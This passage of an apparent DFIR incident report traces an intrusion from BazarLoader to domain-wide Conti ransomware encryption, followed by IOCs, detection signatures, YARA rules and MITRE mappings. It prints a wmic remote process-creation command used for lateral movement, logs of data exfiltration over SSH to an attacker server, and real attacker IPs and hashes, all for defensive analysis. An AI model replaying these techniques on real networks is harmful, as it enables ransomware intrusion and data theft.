The threat actor on the second day of the intrusion downloaded WinSCP to the file server and proceeded to install the program there.

```
C:\Users\REDACTED\AppData\Local\Temp\1\is-HCFKT.tmp\WinSCP-5.19.1-Setup.tmp" /SL5="$A02B0,10288106,864256,C:\Users\USER\Desktop\WinSCP-5.19.1-Setup.exe"
```

The threat actor then proceeded to connect over port 22 to a server in Romania.


Initiating Process File Name	Remote IP	Remote Port	Protocol	Action Type
WinSCP.exe	31.14.40.160	22	Tcp	OutboundConnectionToSshProtocol
WinSCP.exe	31.14.40.160	22	Tcp	ConnectionSuccess

As the traffic was encrypted we can't conclusively determine what data was exfiltrated. However we can infer that the choice to deploy on the file server was due to the data present and ease to move the data.

Another data point is that following the exfiltration canary documents present in the shares reported in as being opened from an IP on a Virtual Private Host provider in New York, USA.

Impact

During the overnight hours of the 2nd day the threat actors began moving on their final objectives. This included testing their ransomware in the compromised environment before deploying across the domain.




They initiated RDP connections and a Cobalt Strike beacon executable file to a endpoint not yet interacted with by the threat actors. The threat actor then transferred a Conti executable file to several endpoints named test.exe.

```
"File created:
RuleName: -
UtcTime:
ProcessGuid: {8500edf3-5ce9-60da-0100-00000000070
0}
ProcessId: 4
Image: System
TargetFilename: C:\test.exe
CreationUtcTime:
```

These test ransom files were then called remotely using wmic as seen in the previous lateral movement activity.


```
C:\Windows\system32\cmd.exe /C wmic /node:"ENDPOINT" process call
create "C:\test.exe"
```

After testing on several endpoints, the threat actors dropped a renamed version of the file on several servers in the environment and executed by hand using their RDP session.



```
"Process Create:
RuleName: technique_id=T1204,technique_name=User Execution
UtcTime:
ProcessGuid: {1066ef71-df89-60df-f449-000000000400}
ProcessId: 836
Image: C:\backup.exe
FileVersion: 1.0.0.1
Description: Application
Product: -
Company: A company
OriginalFileName: -
CommandLine: "C:\backup.exe"
CurrentDirectory: C:\
User:
LogonGuid:
LogonId:
TerminalSessionId: 3
IntegrityLevel: High
Hashes: SHA1=E115F1BE72F730BF3A7B7D9E2EC9E4B7B7A4B5E7,MD5=4B566C684C1CFC980E14B968F15FEB68,SHA256=7268DADEE16E6AC6D618927C0061163505AF6A591FAE99FE207092F9D0E3CFD0,IMPHASH=67F1F64A3DB0D22BF48121A6CEA1DA2
2
ParentProcessGuid: {1066ef71-ddc7-60df-ac49-000000000400}
ParentProcessId: 3192
ParentImage: C:\Windows\explorer.exe
ParentCommandLine: C:\Windows\Explorer.EXE"
```

When executed in this manner, the ransomware payload attempts to spread laterally over SMB.



Protocol	Lengt	Info
SMB2	220	[TCP ACKed unseen segment] Session Setup Request, NTLMSSP_NEGOTIATE
SMB2	735	[TCP ACKed unseen segment] Session Setup Request, NTLMSSP_AUTH, User:
SMB2	170	[TCP ACKed unseen segment] Tree Connect Request Tree: \ \IPC$
SMB2	178	[TCP ACKed unseen segment] Ioctl Request FSCTL_QUERY_NETWORK_INTERFACE_INFO
SMB2	216	[TCP ACKed unseen segment] Ioctl Request FSCTL_DFS_GET_REFERRALS. File: \ \C$
SMB2	166	[TCP ACKed unseen segment] Tree Connect Request Tree: \\ \C$
SMB2	382	[TCP ACKed unseen segment] Create Request File: readme.txt
SMB2	1035	[TCP ACKed unseen segment] Write Request Len:865 Off:0 File: [unknown]
SMB2	146	[TCP ACKed unseen segment] Close Request File: [unknown]
SMB2	310	[TCP ACKed unseen segment] Create Request File:
SMB2	260	[TCP ACKed unseen segment] Find Request File: [unknown] SMB2_FIND_ID_BOTH_DIRECTORY_INFO Pattern: *;Find Request File: [unknow
SMB2	378	[TCP ACKed unseen segment] Create Request File: bootmgr;SetInfo Request FILE_INFO/SMB2_FILE_BASIC_INFO
SMB2	374	[TCP ACKed unseen segment] Create Request File: bootmgr
SMB2	374	[TCP ACKed unseen segment] Create Request File: BOOTNXT
SMB2	162	[TCP ACKed unseen segment] SetInfo Request FILE_INFO/SMB2_FILE_ALLOCATION_INFO File: [unknown]
SMB2	171	[TCP ACKed unseen segment] Read Request Len:525 Off:0 File: [unknown]
SMB2	162	[TCP ACKed unseen segment] SetInfo Request FILE_INFO/SMB2_FILE_ALLOCATION_INFO File: [unknown]
SMB2	705	[TCP ACKed unseen segment] Write Request Len:535 Off:0 File: [unknown]
SMB2	146	[TCP ACKed unseen segment] Close Request File: [unknown]
SMB2	374	[TCP ACKed unseen segment] Create Request File: BOOTNXT
SMB2	200	[TCP ACKed unseen segment] SetInfo Request FILE_INFO/SMB2_FILE_RENAME_INFO File: [unknown] NewName:BOOTNXT.WHEUJ
SMB2	162	[TCP ACKed unseen segment] GetInfo Request FILE_INFO/SMB2_FILE_NETWORK_OPEN_INFO File: [unknown]
SMB2	146	[TCP ACKed unseen segment] Close Request File: [unknown]
SMB2	258	[TCP ACKed unseen segment] Create Request File: DFInstall.log
SMB2	146	[TCP ACKed unseen segment] Close Request File: [unknown]
SMB2	390	[TCP ACKed unseen segment] Create Request File: DFInstall.log
SMB2	171	[TCP ACKed unseen segment] Read Request Len:738 Off:8192 File: [unknown]
SMB2	162	[TCP ACKed unseen segment] SetInfo Request FILE_INFO/SMB2_FILE_ALLOCATION_INFO File: [unknown]
SMB2	171	[TCP ACKed unseen segment] Read Request Len:8192 Off:0 File: [unknown]
SMB2	350	[TCP ACKed unseen segment] Write Request Len:8940 Off:0 File: [unknown]
SMB2	146	[TCP ACKed unseen segment] Close Request File: [unknown]
SMB2	390	[TCP ACKed unseen segment] Create Request File: DFInstall.log
SMB2	212	[TCP ACKed unseen segment] SetInfo Request FILE_INFO/SMB2_FILE_RENAME_INFO File: [unknown] NewName:DFInstall.log.WHEUJ
SMB2	162	[TCP ACKed unseen segment] GetInfo Request FILE_INFO/SMB2_FILE_NETWORK_OPEN_INFO File: [unknown]
SMB2	146	[TCP ACKed unseen segment] Close Request File: [unknown]
SMB2	266	[TCP ACKed unseen segment] Create Request File: DumpStack.log.tmp
SMB2	146	[TCP ACKed unseen segment] Close Request File: [unknown]
SMB2	398	[TCP ACKed unseen segment] Create Request File: DumpStack.log.tmp
SMB2	162	[TCP ACKed unseen segment] SetInfo Request FILE_INFO/SMB2_FILE_ALLOCATION_INFO File: [unknown]
SMB2	162	[TCP ACKed unseen segment] SetInfo Request FILE_INFO/SMB2_FILE_ALLOCATION_INFO File: [unknown]
SMB2	171	[TCP ACKed unseen segment] Read Request Len:8192 Off:0 File: [unknown]
SMB2	136	[TCP ACKed unseen segment] Write Request Len:8726 Off:0 File: [unknown]
SMB2	146	[TCP ACKed unseen segment] Close Request File: [unknown]
SMB2	398	[TCP ACKed unseen segment] Create Request File: DumpStack.log.tmp
SMB2	220	[TCP ACKed unseen segment] SetInfo Request FILE_INFO/SMB2_FILE_RENAME_INFO File: [unknown] NewName:DumpStack.log.tmp.WHEUJ
SMB2	162	[TCP ACKed unseen segment] GetInfo Request FILE_INFO/SMB2_FILE_NETWORK_OPEN_INFO File: [unknown]

From there, the threat actors left the environment with this note and domain wide encryption completed about 32 hours after the initial beachhead BazarLoader was executed.

IOCs

Network

34.219.130.241|443
13.56.161.214|443
31.14.40.160|22
sammitng.com
162.244.83.216|80

File

24f692b4ee982a145abf12c5c99079cfbc39e40bd64a3c07defaf36c7f75c7a9.exe
215e0accdf538d48a8a7bf79009e8f9b
4ff45fb8003ab1075bdbbc9d044b7c31374f3cdb
24f692b4ee982a145abf12c5c99079cfbc39e40bd64a3c07defaf36c7f75c7a9
backup.exe
4b566c684c1cfc980e14b968f15feb68
e115f1be72f730bf3a7b7d9e2ec9e4b7b7a4b5e7
7268dadee16e6ac6d618927c0061163505af6a591fae99fe207092f9d0e3cfd0
7A86.dll
abbbd0e30c4e66ad59518b9460dbcdfd
981b2e54444d65e1104ab27d36d0ac9c6766478c
9d63a34f83588e208cbd877ba4934d411d5273f64c98a43e56f8e7a45078275d
162.244.83.216-cs.exe
220007be6f16eb7300a99d0d84f83059
38b0e925d7a3dae50585b2ee985904a7cdc0e47f
82336da6be3130795a0f41a4f389b957e1d97633f8cb5e38ab40c8d62430b5a5
3.exe
0e2e8dfeec2168c2b3628ca2fb6c0736
bf92ce7c065568c1b893c1ababa04eeffedadcca
37b264e165e139c3071eb1d4f9594811f6b983d8f4b7ef1fe56ebf3d1f35ac89

```
Get-DataInfo.ps1
16cde93b441e4363700dfbf34c687b08
092ac6f8d072c4cf045e35a839d5bb8f1360f1ae
a290ce75c6c6b37af077b72dc9c2c347a2eede4fafa6551387fa8469539409c7
start.bat
0ab5c442d5a202c213f8a2fe2151fc3f
a780085d758aa47bddd1e088390b3bcc0a3efc2e
63de40c7382bbfe7639f51262544a3a62d0270d259e3423e24415c370dd77a60
```

Detections

Network

```
ET MALWARE Observed Malicious SSL Cert (Bazar Backdoor)
ET MALWARE Observed Malicious SSL Cert (Bazar CnC)
ET MALWARE Cobalt Strike Malleable C2 JQuery Custom Profile M2
ET MALWARE Cobalt Strike Malleable C2 JQuery Custom Profile Response
ET POLICY TLS possible TOR SSL traffic
ET TOR Known Tor Relay/Router (Not Exit) Node Traffic group 234
ET HUNTING Possible Powershell .ps1 Script Use Over SMB
ET POLICY Possible WMI .mof Managed Object File Use Over SMB
ET POLICY SMB2 NT Create AndX Request For a .bat File
ET POLICY SMB2 NT Create AndX Request For a DLL File - Possible Lateral
Movement
ET POLICY SMB2 NT Create AndX Request For an Executable File
ET POLICY SMB2 NT Create AndX Request For a Powershell .ps1 File
ET SCAN Behavioral Unusual Port 135 traffic Potential Scan or Infection
```

Sigma

CobaltStrike Service Installations

Suspicious Remote Thread Created

Domain Trust Discovery Quick Execution of a Series of Suspicious Commands

Pass the Hash Activity 2

Suspicious WMI Execution

Successful Overpass the Hash Attempt

Encoded IEX

Yara

```
/*
YARA Rule Set
Author: The DFIR Report
Date: 2021-09-01
Identifier: 5087
Reference: https://thedfirreport.com
*/

/* Rule Set
---------------------------------------------------------------- */

rule case_5087_start_bat {
   meta:
      description = "Files - file start.bat"
      author = "The DFIR Report"
      reference = "https://thedfirreport.com"
      date = "2021-08-30"
      hash1 =
"63de40c7382bbfe7639f51262544a3a62d0270d259e3423e24415c370dd77a60"
   strings:
      $x1 = "powershell.exe Set-ExecutionPolicy -ExecutionPolicy Bypass
-Scope Process -Force" fullword ascii
      $x2 = "powershell.exe -executionpolicy remotesigned -File .\\Get-
DataInfo.ps1 %method" fullword ascii
      $x3 = "powershell.exe -executionpolicy remotesigned -File .\\Get-
DataInfo.ps1 %1)" fullword ascii
      $s4 = "set /p method=\"Press Enter for collect [all]:  \""
fullword ascii
      $s5 = "echo \"Please select a type of info collected:\"" fullword
ascii
      $s6 = "echo \"all ping disk soft noping nocompress\"" fullword
ascii
   condition:
      filesize < 1KB and all of them
```

```
}


rule case_5087_3 {
   meta:
      description = "Files - file 3.exe"
      author = "The DFIR Report"
      reference = "https://thedfirreport.com"
      date = "2021-08-30"
      hash1 =
"37b264e165e139c3071eb1d4f9594811f6b983d8f4b7ef1fe56ebf3d1f35ac89"
   strings:
      $s1 = "https://sectigo.com/CPS0" fullword ascii
      $s2 = "?http://crl.usertrust.com/
USERTrustRSACertificationAuthority.crl0v" fullword ascii
      $s3 = "2http://crl.comodoca.com/AAACertificateServices.crl04"
fullword ascii
      $s4 = "3http://crt.usertrust.com/USERTrustRSAAddTrustCA.crt0%"
fullword ascii
      $s5 = "        <requestedExecutionLevel level=\"asInvoker\"/>"
fullword ascii
      $s6 = "http://ocsp.sectigo.com0" fullword ascii
      $s7 = "2http://crt.sectigo.com/SectigoRSACodeSigningCA.crt0#"
fullword ascii
      $s8 = "2http://crl.sectigo.com/SectigoRSACodeSigningCA.crl0s"
fullword ascii
      $s9 = "ealagi@aol.com0" fullword ascii
      $s10 = "bhfatmxx" fullword ascii
      $s11 = "orzynoxl" fullword ascii
      $s12 = "  <trustInfo xmlns=\"urn:schemas-microsoft-com:asm.v3\">"
fullword ascii
      $s13 = "      <!--The ID below indicates application support for
Windows 8.1 -->" fullword ascii
      $s14 = "      <!--The ID below indicates application support for
Windows 8 -->" fullword ascii
      $s15 = "O:\\-e%" fullword ascii
      $s16 = "      <!--The ID below indicates application support for
Windows 10 -->" fullword ascii
```


```
      $s17 = "      <!--The ID below indicates application support for
Windows 7 -->" fullword ascii
      $s18 = "      <!--The ID below indicates application support for
Windows Vista -->" fullword ascii
      $s19 = "  <compatibility xmlns=\"urn:schemas-microsoft-
com:compatibility.v1\">" fullword ascii
      $s20 = "  </compatibility>" fullword ascii
   condition:
      uint16(0) == 0x5a4d and filesize < 1000KB and 8 of them
}

rule case_5087_7A86 {
   meta:
      description = "Files - file 7A86.dll"
      author = "The DFIR Report"
      reference = "https://thedfirreport.com"
      date = "2021-08-30"
      hash1 =
"9d63a34f83588e208cbd877ba4934d411d5273f64c98a43e56f8e7a45078275d"
   strings:
      $s1 = "ibrndbiclw.dll" fullword ascii
      $s2 = "AppPolicyGetProcessTerminationMethod" fullword ascii
      $s3 = "Type Descriptor'" fullword ascii
      $s4 = "operator co_await" fullword ascii
   condition:
      uint16(0) == 0x5a4d and filesize < 500KB and all of them
}

 rule
case_5087_24f692b4ee982a145abf12c5c99079cfbc39e40bd64a3c07defaf36c7f75c
7a9 {
   meta:
      description = "Files - file
24f692b4ee982a145abf12c5c99079cfbc39e40bd64a3c07defaf36c7f75c7a9.exe"
      author = "The DFIR Report"
      reference = "https://thedfirreport.com"
      date = "2021-08-30"
      hash1 =
"24f692b4ee982a145abf12c5c99079cfbc39e40bd64a3c07defaf36c7f75c7a9"
   strings:
```

```
        $s1 = "fbtwmjnrrovmd.dll" fullword ascii
        $s2 = "AppPolicyGetProcessTerminationMethod" fullword ascii
        $s3 = " Type Descriptor'" fullword ascii
        $s4 = "operator co_await" fullword ascii
    condition:
        uint16(0) == 0x5a4d and filesize < 900KB and all of them
}
```

MITRE



Pass the Hash – T1550.002
Process Injection – T1055
PowerShell – T1059.001
Remote System Discovery – T1018
Service Execution – T1569.002
Windows Command Shell – T1059.003

Account Discovery – T1087
Domain Trust Discovery – T1482
System Information Discovery – T1082
Remote Services – T1021
Windows Management Instrumentation – T1047
Exfiltration Over Alternative Protocol – T1048
Remote Desktop Protocol – T1021.001
SMB/Windows Admin Shares – T1021.002
Data Encrypted for Impact – T1486
Security Software Discovery – T1518.001
Query Registry – T1012

Internal case # 5087